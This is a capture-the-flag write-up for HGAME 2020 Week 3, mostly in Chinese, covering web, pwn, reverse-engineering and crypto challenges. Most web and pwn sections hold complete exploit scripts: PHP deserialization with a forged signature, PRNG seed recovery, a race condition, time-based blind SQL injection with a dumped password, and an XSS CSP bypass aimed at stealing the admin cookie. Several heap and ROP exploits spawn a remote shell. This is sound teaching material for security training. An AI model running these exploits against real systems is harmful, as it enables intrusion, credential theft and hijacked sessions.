

HGAME 2020 Week3 Official Writeup

HGAME 2020 Week3 Official Writeup

Web

序列之争 - Ordinal Scale

二发入魂!

Cosmos的二手市场

Cosmos的留言板-2

Cosmos的聊天室2.0

Pwn

ROP_LEVEL2

Annevi_Note

E99p1ant_Note

junior_iterator

Reverse

Go_Master

oooollvm

hidden

Crypto

RSA?

ToyCipher_XorShift

Exchange

Feedback

Misc

美人鲸

三重隐写

日常

法一

法二

智械危机(#1)

Web

序列之争 - Ordinal Scale

- 考点：代码审计、格式化字符串、PHP 反序列化
- 出题人：E99p1ant
- 分值：300

进入题目，输入名字，可以进入游戏。

可以看到我们自己的等级以及怪物的等级。点击挑战，当我们的等级高于怪物的等级时，就挑战成功，否则就失败。

F12 可以看到注释里提示有源码泄露 `source.zip`，下载下来审计源码。

在 `game.php` 中可以看到：

```
<?php if($game->rank->Get() === 1){?>
    <h2>hgame{flag_is_here}</h2>
<?php }?>
```

即当我们成为第一名时，即可获得 flag。跟进去看一下 `Get()` 方法：

```
public function __construct(){
    if(!isset($_SESSION['rank'])){
        $this->Set(rand(2, 1000));
        return;
    }

    $this->Set($_SESSION['rank']);
}

public function Set($no){
    $this->rank = $no;
}

public function Get(){
    return $this->rank;
}
```

可以看到 `$rank` 是从 Session 里面取得的。因此我们需要找到设置 Session 的办法。

在 `Rank` 类的析构函数中存在设置 Session。同时在 108 行存在 `unserialize` 反序列化函数，同时结合该题名字为 序列之争 因此尝试使用反序列化来修改 Session。

然而在 `unserialize` 函数前有一步检查：

```
$monsterData = base64_decode($_COOKIE['monster']);
if(strlen($monsterData) > 32){
    $sign = substr($monsterData, -32);
    $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
    if(md5($monsterData . $this->encryptKey) === $sign){
        $this->monsterData = unserialize($monsterData);
    }
}
```

`$monsterData` 是通过对 Cookie `monster` 进行字符串截取得到的，`monster` 后有一个 32 位的 md5 `$sign` 进行签名检查。这里我们就需要知道 `encryptKey` 的值才能伪造这个签名。

而 `encryptKey` 是来自于 `Game` 类的 `sign` 属性：

```
private function init($data){
    foreach($data as $key => $value){
        $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
        $this->sign .= md5($this->sign . $value);
    }
}
```

入参 `$data` 的值为数组 `[$playerName, $this->encryptKey]`，元素中含有 `encryptKey`。

分析一下这个方法的功能，这个 `init()` 方法是用来初始化欢迎语 `welcomeMsg` 以及 `sign`。

其中欢迎语 `welcomeMsg` 的生成中使用了 `sprintf` 函数，且放在一个循环内，第二轮循环的 `$value` 值即为 `encryptKey`。因此存在格式化字符串漏洞。

进入游戏，输入名字：`%s`，即可使得在第二轮循环中 `%s` 的值被 `sprintf` 函数换成 `encryptKey`。点击 Link Start，拿到 `encryptKey`：

```
gkUFUa7GfPQui3DGUTHX6XIUS3ZAmC1L
```

然后就可以伪造 `$sign` 了。

但 `Rank` 类的析构函数：

```
public function __destruct(){
    // 确保程序是跑在服务器上的!
    $this->serverKey = $_SERVER['key'];
    if($this->key === $this->serverKey){
        $_SESSION['rank'] = $this->rank;
    }else{
        // 非正常访问
        session_start();
        session_destroy();
        setcookie('monster', '');
        header('Location: index.php');
        exit;
    }
}
```

在设置 Session 前会比对 `key` 以及 `serverKey` 的值，其中 `serverKey` 是来自于服务器的环境变量，这个值我们无法获得。

这里有两种方法：一种是引用赋值，可以将 `$this->serverKey` 的引用赋值给 `$this->key`。

```
$this->key = &$this->serverKey
```

另一种方法是直接不设置 `$key` 属性。反序列化时会取 `Rank` 类中的默认值。

最终 exp:

```
<?php
class Rank
{
    private $rank = 1;
    private $serverKey;
    private $key;

    public function __construct(){
        $this->key = &$this->serverKey;
    }
}

$data = [ 'e99', 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmC1L' ];
$sign = '';

foreach($data as $value){
    $sign .= md5($sign . $value);
}

$rank = serialize(new Rank());

echo(base64_encode($rank . md5($rank . $sign)));
```

```
<?php
class Rank
{
    private $rank = 1;
}

$data = ['e99', 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmCll'];
$sign = '';

foreach($data as $value){
    $sign .= md5($sign . $value);
}

$rank = serialize(new Rank());

echo(base64_encode($rank . md5($rank . $sign)));
```

这里顺便夹杂点私货聊聊这道题的小彩蛋。(๑•̀ㅂ•́)و✧

二发入魂！

- 出题人: LuckyCat
- 分值: 200

参考资料: <https://ambionics.io/blog/php-mt-rand-prediction> https://github.com/ambionics/mt_rand-reverse

exp:

```
#!/usr/bin/env python3.7
# Charles Fol
# @cfreal_
# 2020-01-04 (originally 1a long time ago ~ 2010)
# Breaking mt_rand() with two output values and no bruteforce.
#
"""
R = final rand value
S = merged state value
s = original state value
"""

import random
import sys

N = 624
M = 397

MAX = 0xffffffff
MOD = MAX + 1

# STATE_MULT * STATE_MULT_INV = 1 (mod MOD)
STATE_MULT = 1812433253
STATE_MULT_INV = 2520285293

MT_RAND_MT19937 = 1
MT_RAND_PHP = 0

def php_mt_initialize(seed):
    """Creates the initial state array from a seed.
    """
    state = [None] * N
    state[0] = seed & 0xffffffff;
    for i in range(1, N):
        r = state[i-1]
        state[i] = ( STATE_MULT * ( r ^ (r >> 30) ) + i ) & MAX
    return state

def undo_php_mt_initialize(s, p):
```

```

    """From an initial state value `s` at position `p`, find out seed.
    """

    # We have:
    # state[i] = (1812433253U * ( state[i-1] ^ (state[i-1] >> 30) + i )) %
1000000000
    # and:
    # (2520285293 * 1812433253) % 1000000000 = 1 (Modular mult. inverse)
    # => 2520285293 * (state[i] - i) = ( state[i-1] ^ (state[i-1] >> 30) ) (mod
1000000000)
    for i in range(p, 0, -1):
        s = _undo_php_mt_initialize(s, i)
    return s

def _undo_php_mt_initialize(s, i):
    s = (STATE_MULT_INV * (s - i)) & MAX
    return s ^ s >> 30

def php_mt_rand(s1):
    """Converts a merged state value `s1` into a random value, then sent to the
    user.
    """
    s1 ^= (s1 >> 11)
    s1 ^= (s1 << 7) & 0x9d2c5680
    s1 ^= (s1 << 15) & 0xefc60000
    s1 ^= (s1 >> 18)
    return s1

def undo_php_mt_rand(s1):
    """Retrieves the merged state value from the value sent to the user.
    """
    s1 ^= (s1 >> 18)
    s1 ^= (s1 << 15) & 0xefc60000

    s1 = undo_lshift_xor_mask(s1, 7, 0x9d2c5680)

    s1 ^= s1 >> 11
    s1 ^= s1 >> 22

    return s1

def undo_lshift_xor_mask(v, shift, mask):
    """r s.t. v = r ^ ((r << shift) & mask)
    """
    for i in range(shift, 32, shift):
        v ^= (bits(v, i - shift, shift) & bits(mask, i, shift)) << i
    return v

```

```

def bits(v, start, size):
    return lobits(v >> start, size)

def lobits(v, b):
    return v & ((1 << b) - 1)

def bit(v, b):
    return v & (1 << b)

def bv(v, b):
    return bit(v, b) >> b

def php_mt_reload(state, flavour):
    s = state
    for i in range(0, N - M):
        s[i] = _twist_php(s[i+M], s[i], s[i+1], flavour)
    for i in range(N - M, N - 1):
        s[i] = _twist_php(s[i+M-N], s[i], s[i+1], flavour)

def _twist_php(m, u, v, flavour):
    """Emulates the `twist` and `twist_php` #defines.
    """
    mask = 0x9908b0df if (u if flavour == MT_RAND_PHP else v) & 1 else 0
    return m ^ (((u & 0x80000000) | (v & 0x7FFFFFFF)) >> 1) ^ mask

def undo_php_mt_reload(S000, S227, offset, flavour):
    #define twist_php(m,u,v)  (m ^ (mixBits(u,v)>>1) ^ ((uint32_t)(-(int32_t)
    (loBit(u))) & 0x9908b0dfU))
    # m S000
    # u S227
    # v S228
    X = S000 ^ S227

    # This means the mask was applied, and as such that S227's LSB is 1
    s22X_0 = bv(X, 31)
    # remove mask if present
    if s22X_0:
        X ^= 0x9908b0df

    # Another easy guess
    s227_31 = bv(X, 30)
    # remove bit if present

```

```

if s227_31:
    X ^= 1 << 30

# We're missing bit 0 and bit 31 here, so we have to try every possibility
s228_1_30 = (X << 1)
for s228_0 in range(2):
    for s228_31 in range(2):
        if flavour == MT_RAND_MT19937 and s22X_0 != s228_0:
            continue
        s228 = s228_0 | s228_31 << 31 | s228_1_30

        # Check if the results are consistent with the known bits of s227
        s227 = _undo_php_mt_initialize(s228, 228 + offset)
        if flavour == MT_RAND_PHP and bv(s227, 0) != s22X_0:
            continue
        if bv(s227, 31) != s227_31:
            continue

        # Check if the guessed seed yields S000 as its first scrambled
state
        rand = undo_php_mt_initialize(s228, 228 + offset)
        state = php_mt_initialize(rand)
        php_mt_reload(state, flavour)

        if not (S000 == state[offset]):
            continue

        return rand
return None

def main(_R000, _R227, offset, flavour):
    # Both were >> 1, so the leftmost byte is unknown
    _R000 <<= 1
    _R227 <<= 1

    for R000_0 in range(2):
        for R227_0 in range(2):
            R000 = _R000 | R000_0
            R227 = _R227 | R227_0
            S000 = undo_php_mt_rand(R000)
            S227 = undo_php_mt_rand(R227)
            seed = undo_php_mt_reload(S000, S227, offset, flavour)
            if seed:
                print(seed)
                return seed

def test_do_undo(do, undo):

```



```

for i in range(10000):
    rand = random.randrange(1, MAX)
    done = do(rand)
    undone = undo(done)
    if not rand == undone:
        print(f"-- {i} ----")
        print(bin(rand).rjust(34))
        print(bin(undone).rjust(34))
        break

def test():
    test_do_undo(
        php_mt_initialize,
        lambda s: undo_php_mt_initialize(s[227], 227)
    )
    test_do_undo(
        php_mt_rand,
        undo_php_mt_rand
    )
    exit()

import requests
import json
url = "https://twoshot.hgame.n3ko.co/"
req = requests.session()
r = req.get(url+"index.php")
r = req.get(url+"random.php?times=228")
data = json.loads(r.content)
seed = main(data[0], data[len(data)-1], 0, 0)
r = req.post(url+"verify.php", data={"ans":seed})
print(r.content)

```

Cosmos的二手市场

- 考点：条件竞争
- 出题人：Roc
- 分值：300

exp如下:

```

import threading
import requests
import json
import time

def worker(i,data):
    if i % 2 == 0:

```

```

        url="{}?method=solve".format(host)
    else:
        url = "{}?method=buy".format(host)
    try:
        s.post(url=url,data=data)
    except:
        print("请求失败")
    return

host="http://127.0.0.1:9999/API/"
user = {
    "name": "roc",
    "password": "123456"}

s = requests.session()
s.post(url="{}?method=login".format(host), data=user)

i=1

while True:
    data={
        "code": '800001',
        "amount": '500'
    }

    info = json.loads(s.get("{}?method=getinfo".format(host)).text)
    money = info['data']['money']
    properties = info['data']['properties']
    print(money)
    print(properties)
    if money > 1000000000:
        print(s.get("{}?method=getflag".format(host)).text)
        break

    if i % 2 == 0:
        amount = int(properties[0]['amount'])
    else:
        amount = money // 10000
    if amount > 500:
        amount = 500
    data['amount'] = amount

    for j in range(30):
        t = threading.Thread(target=worker,args=(i, data))
        t.start()

    time.sleep(5)
    i += 1

```

Cosmos的留言板-2

- 考点：SQL 盲注
- 出题人：Roc
- 分值：200

注入点在删除留言这里 `http://139.199.182.61:19999/index.php?`

`method=delete&delete_id=6790` 这里的delete_id我没有进行过滤,可以进行注入 然后这里有个师傅来问.其他表都可以差但同样的payload不能查messages表,因为之前出题的时候只要注出user表就行了,就没有考虑这个.这个由于我delete处理的就messages这个表.mysql是不能够依据某字段值做判断再来更新某字段的值,不过可以通过两次查询来完成查messages这个表,我也在我自己的exp中更新了,如下

```
import requests

def blindsqli(part_columns,part_table="",part_where="1"):
    url={
        "login": "http://139.199.182.61:19999/login.php",
        "action": "http://139.199.182.61:19999/index.php?
method=delete&delete_id={}"
    }
    user = {"name": "roc",
            "password": "123456",
            "submit": "1"}
    sleeptime=3

    s=requests.session()
    s.post(url=url['login'], data=user)

    if part_table:
        part_table = "from " + part_table

    sqlBase = "-1 or if(({})={},sleep(" + str(sleeptime) + "),0);"

    #获取数据长度
    sqlGetLength = "select t.a from (select length(group_concat(concat_ws(':',
{columns}))) as a {table} where {where})t".format(
        columns=part_columns, table=part_table, where=part_where)
    length = 1
    while True:
        req =
s.get(url=url['action'].format(sqlBase).format(sqlGetLength,length))
        if req.elapsed.total_seconds() > sleeptime:
            ans="*" * length
            print(ans,end=" ")
            break
        length += 1
```

#获取数据内容

```
chars=list("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890:~_,")
for i in range(length):
    sqlGetContent = "select t.a from (select
ascii(mid(group_concat(concat_ws(':',{columns})),{num},1)) as a {table} where
{where})t".format(
        columns=part_columns, num=str(i+1), table=part_table,
where=part_where)
    for j in range(len(chars)):
        char=str(ord(chars[j]))
        req = s.get(url=url['action'].format(sqlBase).format(sqlGetContent,
char))

        if req.elapsed.total_seconds() > sleeptime:
            ans = list(ans)
            ans[i] = chars[j]
            ans = "".join(ans)
            print("\r"+ans,end="")
            break

#blindsqli("database()") # 找出当前使用的数据库 babysqli
#blindsqli("table_name", "information_schema.tables", "table_schema=database()")
#注出当前所有表名 messages,user
#blindsqli("column_name", "information_schema.columns", "table_schema =
database() and table_name='user'") #注出user表额字段名 id,name,password
#blindsqli("name,password","user","name='cosmos'") #注出cosmos的密码
cosmos:f1FXOCnj26Fkadzt4Sqynf607CgR
#注出密码后登录cosmos的账号即可拿到flag
#先随便留留言再用此脚本
```

Cosmos的聊天室2.0

- 考点: XSS、CSP
- 出题人: Kevin
- 分值: 300

本题是上周 XSS 的“加强版”，输入测试之后可以看出，题目的过滤比较简单，只是替换了 `script` 为空，双写可以绕过。

但是发现输入 `<scripscriptt>alert(1)</scripscriptt>` 之后并没有如愿弹框，而且控制台出现了：

```
Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-bhHHL3z2vDgxUt0W3dWQOrprscmda2Y5pLsLg4GF+pI='), or a nonce ('nonce-...') is required to enable inline execution.
```

说明输入被 CSP(Content Security Policy) 拦了，从返回头中可以看到本题的 CSP 策略为：

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

它限制了内联 JS 脚本，并且限制了引入的静态资源文件只能从同域下加载。在实际应用中，遇到这种 CSP 一般是找该站是否有文件上传点，上传一个内容为 `alert(/xss/)` 的图片再引用，也可以同源下有没有可以执行任意 JS 代码的 `evil.js` 文件。

本题中有一个接口 `/send`，它会返回过滤后的消息内容，我们可以利用这个接口，在一次 `send` 中再引入一次 `send`，向它传入参数，将它作为 JS 文件引入，即

```
<script src="/send?message=alert(1)"></script>
```

页面成功弹窗，之后将 JS 内容换成 XSS 平台的接收代码，或者 VPS 上的接收代码接收管理员 Cookie 即可。

Pwn

ROP_LEVEL2

- 考点：基础栈迁移
- 出题人：Cosmos
- 分值：200

基本操作没什么好说的，顺便让 week1 没用 ORW 做 ROP 的学弟强制用 ORW 做一遍

```
from pwn import *
import time
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

local = 0

ru = lambda x : cn.recvuntil(x)
sn = lambda x : cn.send(x)
rl = lambda : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)

bin=ELF('./pwn32')
```

```

cn=remote('47.103.214.163',20300)
#cn=process('./pwn32')
leave=0x40090d
rsi=0x400a41
rdi=0x400a43
read=bin.plt['read']
open1=bin.plt['open']
puts=bin.plt['puts']
buf=0x601300
cn.sendline(p64(rsi)+p64(buf)+p64(0)+p64(read)+p64(rdi)+p64(buf)+p64(rsi)+p64(0)
)*2+p64(open1)+p64(rdi)+p64(4)+p64(rsi)+p64(buf)*2+p64(read)+p64(rdi)+p64(buf)+
p64(puts))
sleep(1)
sn('a'*0x50+p64(0x601098)+p64(leave))
sleep(1)
cn.sendline('./flag\x00')
cn.interactive()

```

Annevi_Note

- 考点: unlink
- 出题人: Cosmos
- 分值: 400

edit处有个无脑堆溢出，由于unlink要求已知地址上存放一个指向chunk头的指针，而list上存放的指针都是指向chunk头+0x10的，因此需要在chunk内容的开始部分伪造chunk，这样list就指向了这个伪造chunk的chunk头，然后就是leak+freehook一把梭了

```

#coding=utf8
from pwn import *
import time
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

local = 1
binary_name = 'annevi'

if local:
    cn = process('./'+binary_name)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)
    #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so',checksec=False)
else:
    cn = remote('47.103.214.163',20301)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)

ru = lambda x : cn.recvuntil(x)

```

```

sn = lambda x : cn.send(x)
rl = lambda : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)
ia = lambda : cn.interactive()

bin = ELF('./'+binary_name,checksec=False)

def z(a=''):
    if local:
        gdb.attach(cn,a)
        if a == '':
            raw_input()
    else:
        pass

def add(sz,con='aa'):
    sla(':', '1')
    sla('size?',str(sz))
    sla('content:',con)

def show(idx):
    sla(':', '3')
    sla('index?',str(idx))

def edit(idx,con):
    sla(':', '4')
    sla('index?',str(idx))
    sla('content:',con)

def dele(idx):
    sla(':', '2')
    sla('index?',str(idx))

add(0x90)
add(0x90)
add(0x90)
add(0x90, '/bin/sh')
dele(0)
add(0x90, '')
show(0)
cn.recvuntil("content:")
lbase=u64(cn.recv(6)+'\x00\x00')-libc.sym['__malloc_hook']+6

```

```

success('libc:'+hex(lbase))

add(0x300)
pay=p64(0)+p64(0x91)+p64(0x602048-0x18)+p64(0x602048-
0x10)+'\x00'*0x70+p64(0x90)+p64(0xa0)
edit(1,pay)
dele(2)
pay2='\x00'*0x18+p64(lbase+libc.sym['__free_hook'])
edit(1,pay2)
edit(1,p64(lbase+libc.sym['system']))
sl('2')
sleep(0.1)
sl('3')
ia()

```

E99p1ant_Note

- 考点: offbyone
- 出题人: Cosmos
- 分值: 400

基础offbyone, 构造难度很低, 构造大chunk中包含小chunk后就可以fastbin atk一把梭了

```

#coding=utf8
from pwn import *
import time
context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

local = 0
binary_name = 'e99'

if local:
    cn = process('./'+binary_name)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)
    #libc = ELF('/lib/i386-linux-gnu/libc-2.23.so',checksec=False)
else:
    cn = remote('47.103.214.163',20302)
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)

ru = lambda x : cn.recvuntil(x)
sn = lambda x : cn.send(x)
rl = lambda : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)
ia = lambda : cn.interactive()

```



```

bin = ELF('./'+binary_name,checksec=False)

one1=0x45216
#execve("/bin/sh", rsp+0x30, environ)  rax == NULL

one2=0x4526a
#execve("/bin/sh", rsp+0x30, environ) [rsp+0x30] == NULL'''

one3=0xf02a4
#execve("/bin/sh", rsp+0x50, environ)  [rsp+0x50] == NULL'''

one4=0xf1147
#execve("/bin/sh", rsp+0x70, environ)  [rsp+0x70] == NULL'''

def z(a=''):
    if local:
        gdb.attach(cn,a)
        if a == '':
            raw_input()
    else:
        pass

def add(sz,con='aa'):
    sla(':', '1')
    sla('size?',str(sz))
    sla('content:',con)

def show(idx):
    sla(':', '3')
    sla('index?',str(idx))

def edit(idx,con):
    sla(':', '4')
    sla('index?',str(idx))
    sa('content:',con)

def dele(idx):
    sla(':', '2')
    sla('index?',str(idx))

add(0x88)
add(0x88)
add(0x78)
add(0x68)

```

```

add(0x88, '/bin/sh')
dele(0)
add(0x88, '')
show(0)
cn.recvuntil("content:")
lbase=u64(cn.recv(6)+'\x00\x00')-libc.sym['__malloc_hook']+6
success('libc:'+hex(lbase))
pay='\x00'*0x88+'\xf1'
edit(1,pay)
dele(2)
dele(3)
pay2='\x00'*0x78+p64(0x71)+p64(lbase+libc.sym['__malloc_hook']-0x23)
add(0xd8,pay2)
add(0x68)
add(0x68,'a'*19+p64(lbase+one4))
sl('1')
sl('1')
ia()

```

junior_iterator

- 考点：c++简单逆向 数组越界
- 出题人：Processor
- 分值：300

```

#!/usr/bin/env python2

from pwn import *

def create(size):
    p.recvuntil('> ')
    p.sendline('1')
    p.recvuntil('List count: ')
    p.sendline(str(size))

def show(idx, item):
    p.recvuntil('> ')
    p.sendline('2')
    p.recvuntil('List id: ')
    p.sendline(str(idx))
    p.recvuntil('Item id: ')
    p.sendline(str(item))

def edit(idx, item, num):
    p.recvuntil('> ')
    p.sendline('3')
    p.recvuntil('List id: ')

```

```

    p.sendline(str(idx))
    p.recvuntil('Item id: ')
    p.sendline(str(item))
    p.recvuntil('New number: ')
    p.sendline(str(num))

def overwrite(idx, star, end, num):
    p.recvuntil('> ')
    p.sendline('4')
    p.recvuntil('List id: ')
    p.sendline(str(idx))
    p.recvuntil('Star id: ')
    p.sendline(str(star))
    p.recvuntil('End id: ')
    p.sendline(str(end))
    p.recvuntil('New number: ')
    p.sendline(str(num))

context.terminal = ['konsole', '-e']

p = remote('47.103.214.163', 20303)
#p = process('./main')

atol_got = 0x405050
atol_raw = 0x36EA0
system_raw = 0x45390

create(4)
create(4)
# to parser `atol`
edit(0, 0, 5)
# overflow
overwrite(0, 3, 6, atol_got)

# leak atol@got
show(1, 0)
p.recvuntil('Number: ')
atol_dyn = int(p.recvline(keepends=False), 10)
system_dyn = system_raw - atol_raw + atol_dyn

# overwrite atol@got
edit(1, 0, system_dyn)

# get shell
p.recvuntil('> ')
p.sendline('3')
p.recvuntil('List id: ')
p.sendline(str(0))
p.recvuntil('Item id: ')

```

```
p.sendline(str(0))
p.recvuntil('New number: ')
p.sendline('/bin/sh')

p.interactive()
```

Reverse

Go_Master

- 考点：Golang逆向
- 出题人：幼稚园
- 分值：300

这道题没有去符号，所以难度稍低一些 逆向Golang，因为传参方式比较陌生，动态调试是比较好的方法

程序在这里接收输入

```
.text:00000000004FD8E1 mov     qword ptr [rsp+1C0h+var_1B0], rcx
.text:00000000004FD8E6 mov     qword ptr [rsp+1C0h+var_1B0+8], 1
.text:00000000004FD8EF mov     qword ptr [rsp+1C0h+var_1A0], 1
.text:00000000004FD8F8 call    fmt_Fscanln
.text:00000000004FD8FD mov     rax, [rsp+1C0h+var_B0]
```

然后判断输入的长度是否为9

```
.text:00000000004FD8F8 call    fmt_Fscanln
.text:00000000004FD8FD mov     rax, [rsp+1C0h+var_B0]
.text:00000000004FD905 cmp     qword ptr [rax+8], 9
```

将string转换成了byte数组，然后计算了输入的sha1值

```
.text:00000000004FD974 mov     qword ptr [rsp+1C0h+var_1B0]
.text:00000000004FD979 call    runtime_stringtoslicebyte
.text:00000000004FD97E lea     rax, go.itab.crypto_sha1_digest
.text:00000000004FD9AC mov     qword ptr [rsp+1C0h+var_1B0+8],
.text:00000000004FD9B1 call    crypto_sha1___digest__Write
.text:00000000004FD9B6 mov     rax, [rsp+1C0h+var_B8]
.text:00000000004FD9BE mov     [rsp+1C0h+var_1C0], rax
.text:00000000004FD9C2 mov     [rsp+1C0h+var_1B8], 0
.text:00000000004FD9CB xorps   xmm0, xmm0
.text:00000000004FD9CE movups  [rsp+1C0h+var_1B0], xmm0
.text:00000000004FD9D3 call    crypto_sha1___digest__Sum
.text:00000000004FD9D8 mov     rax, [rsp+1C0h+var_1A0]
```

观察栈空间可以发现Golang的传参方式，程序在这里进行了一次比较

```
.text:00000000004FDA96 mov     [rsp+1C0h+var_1B8], rcx
.text:00000000004FDA9B mov     qword ptr [rsp+1C0h+var_1B0], rax
.text:00000000004FDAA0 call    reflect_DeepEqual
.text:00000000004FDAA5 mov     byte ptr [rsp+1C0h+var_1A0], 0
```



```

.text:00000000004FD025 mov     [rsp+0A0h+var_90], rdx
.text:00000000004FD02A call    crypto_des_NewCipher
.text:00000000004FD02F mov     rax, [rsp+0A0h+var_70]

.text:00000000004FD08A mov     [rsp+0A0h+var_88],
.text:00000000004FD08F call    main_ZeroPadding
.text:00000000004FD094 mov     rax, [rsp+0A0h+var_

```

最后对加密结果结果比较，相等就说明是正确的flag

```

.text:00000000004FE3D7 loc_4FE3D7:
.text:00000000004FE3D7 mov     [rsp+78h+var_78], rcx
.text:00000000004FE3DB lea     rcx, unk_55790F
.text:00000000004FE3E2 mov     [rsp+78h+var_70], rcx
.text:00000000004FE3E7 mov     [rsp+78h+var_68], rax
.text:00000000004FE3EC call    runtime_memequal
.text:00000000004FE3F1 cmp     byte ptr [rsp+78h+var_60], 0
.text:00000000004FE3F6 jz      loc_4FE355

```

这道题的流程还是很直接明了的 :)

oooollvm

- 考点：ollvm
- 出题人：幼稚园
- 分值：300

这题没什么好说的，忽略那些分发器之类的，注意一下有效指令（有效的代码块）。还有一些指令替换，都是先add 0x.....然后在减回去的，耐心一些都不难 就是一个简单的xor

hidden

- 考点：类似smc
- 出题人：Y
- 分值：200

题目是crc32建表的时候就跑到分配出来的内存执行代码了,用ida f5 查看sub_140001010的反汇编后返回就会发现 1400011E6: call analysis failed sub_140001010

```

aasm PROC
    push r9
    sub rsp,100h
    call r8
    call qword ptr[rsp+100h]
    mov qword ptr[rsp+10000h],0h;
aasm ENDP

```

算法也简单

```
#pragma optimize( "", off )
```

```

#pragma strict_gs_check(off)
extern"C" __declspec(safebuffers) void hideCheck(char* buffer, void(*fff)
(unsigned int))
{
    char flag[40];
    for (int i = 0; i < 40; ++i)
        flag[i] = buffer[i];
    auto endf = flag + 38;
    for (int i = 0; i < 19; ++i)
    {
        for (int j = 0; j < 2; ++j)
        {
            flag[i] ^= flag[19 + i];
            flag[i] += endf[j];
            flag[19 + i] += 0x99;
            flag[19 + i] ^= flag[i];
        }
    }
    unsigned int isright = 1;
    for (int i = 0; i < 40; ++i)
    {
        unsigned __int64 rf[5] =
        {
            0x7b754b47758f8846,
            0x48757a7b8a7f798e,
            0x4b7d87824b7b7b7b,
            0x81817350a79b885d,
            0x7d65574f57fa729a
        };
        if (flag[i] != ((char*)rf)[i])
        {
            isright = 0;
            break;
        }
    }
    fff(isright);
}
#pragma strict_gs_check(on)
#pragma optimize( "", on )

```

Crypto

RSA?

- 考点：二次剩余
- 出题人：Alias
- 分值：150

心细一点可以发现这题就不是一个RSA，因为n是一个素数

代码并不复杂很容易得到： $m^2 \equiv c \pmod{n}$ ，其实就是求解二次剩余，用Tonelli-Shanks算法可解

```
from Crypto.Util.number import *

def legendre(a, p):
    return pow(a, (p - 1) // 2, p)

def tonelli(n, p):
    assert legendre(n, p) == 1, "not a square (mod p)"
    q = p - 1
    s = 0
    while q % 2 == 0:
        q //= 2
        s += 1
    if s == 1:
        return pow(n, (p + 1) // 4, p)
    for z in range(2, p):
        if p - 1 == legendre(z, p):
            break
    c = pow(z, q, p)
    r = pow(n, (q + 1) // 2, p)
    t = pow(n, q, p)
    m = s
    t2 = 0
    while (t - 1) % p != 0:
        t2 = (t * t) % p
        for i in range(1, m):
            if (t2 - 1) % p == 0:
                break
        t2 = (t2 * t2) % p
        b = pow(c, 1 << (m - i - 1), p)
        r = (r * b) % p
        c = (b * b) % p
        t = (t * c) % p
        m = i
    return r

res = tonelli(n, p)
print(long_to_bytes(res))
```

ToyCipher_XorShift

- 考点：xor
- 出题人：Lurkrul
- 分值：175

IV 白给, 可以自己实现 `decrypt()`, 主要难点在于逆 $y = f(x, a)$

当 `shr=True` 时, 即 x 与自己右移 a bits 后相异或,

把每 a bits 当作一组(不足 a bits 也算一组, 不影响结果), 那么有

```
y[0] = x[0]
y[1] = x[0] ^ x[1]
y[2] = x[1] ^ x[2]
...
```

逆回去就是

```
x[0] = y[0]
x[1] = x[0] ^ y[1] = y[0] ^ y[1]
x[2] = x[1] ^ y[2] = y[0] ^ y[1] ^ y[2]
...
```

```
def f_inv(x, a, shr):
    x = x & MASK
    a = a % BITSLENGTH
    y = 0
    while x:
        y ^= x
        if shr:
            x >>= a
        else:
            x <<= a
        x &= MASK
    return y & MASK
```

CBC 应该都不是问题

```
def dec(block):
    block = int.from_bytes(block, byteorder='big')
    block = f_inv(block, 17, shr=False)
    block = f_inv(block, 7, shr=True)
    block = f_inv(block, 13, shr=False)
    return block.to_bytes(BLOCKSIZE, byteorder='big')

def decrypt(cipher, iv):
    msg = b''
    mid = iv
    for block in BLOCKS(cipher):
        _block = dec(block)
        msg += XOR(mid, _block)
        mid = block
```

```
return msg
```

Exchange

- 考点: MITM
- 出题人: Lurkrul
- 分值: 150

简单的 MITM attack, Alice 和 Bob 各有部分 flag.

https://en.wikipedia.org/wiki/Man-in-the-middle_attack

Alice, Bob 采用 Diffie-Hellman key exchange, 大概扯一下

https://en.wikipedia.org/wiki/Diffie%E2%80%93Hellman_key_exchange

1. Alice, Bob 确定公共的参数 p, g
2. 分别计算各自的公钥私钥, $(A, a), (B, b)$
3. 交换公钥, 计算出共同的 $s = \text{pow}(A, b, p) = \text{pow}(B, a, p) = \text{pow}(g, ab, p)$, 从而在不泄露 s 的情况下共享这一参数

现存在中间人攻击, C 可以先生成自己的公私钥 (C, c) , 然后替换 A, B

那么 Alice 计算出的 $s_a = \text{pow}(\text{fake_B}, a, p) = \text{pow}(C, a, p) = \text{pow}(g, ac, p)$

Bob 得到 $s_b = \text{pow}(g, bc, p)$, 可以看作 C 站在 A, B 中间进行传话

加密过程简单的求个逆就好了, 最后注意需要伪造正确的密文来通过 Alice 的验证, (也没增加多少难度)

Feedback

- 考点: CFB
- 出题人: Lurkrul
- 分值: 150

解密三次后给出加密的 FLAG, 由于 IV, KEY 每次随机生成, 上一次的密文不能用, 但是明文是固定的.

记 $\text{msg} = m1 \ || \ m2 \ || \ m3$, 则有

encrypt:

plain	:	IV	$m1$	$m2$	$m3$
cipher	:	IV	$c1$	$c2$	$c3$
			$= E(IV)^{m1}$	$= E(c1)^{m2}$	$= E(c2)^{m3}$

为了获取 $m1$ 只需要提前知道 $E(IV)$, 则有 $m1 = c1 \wedge E(IV)$

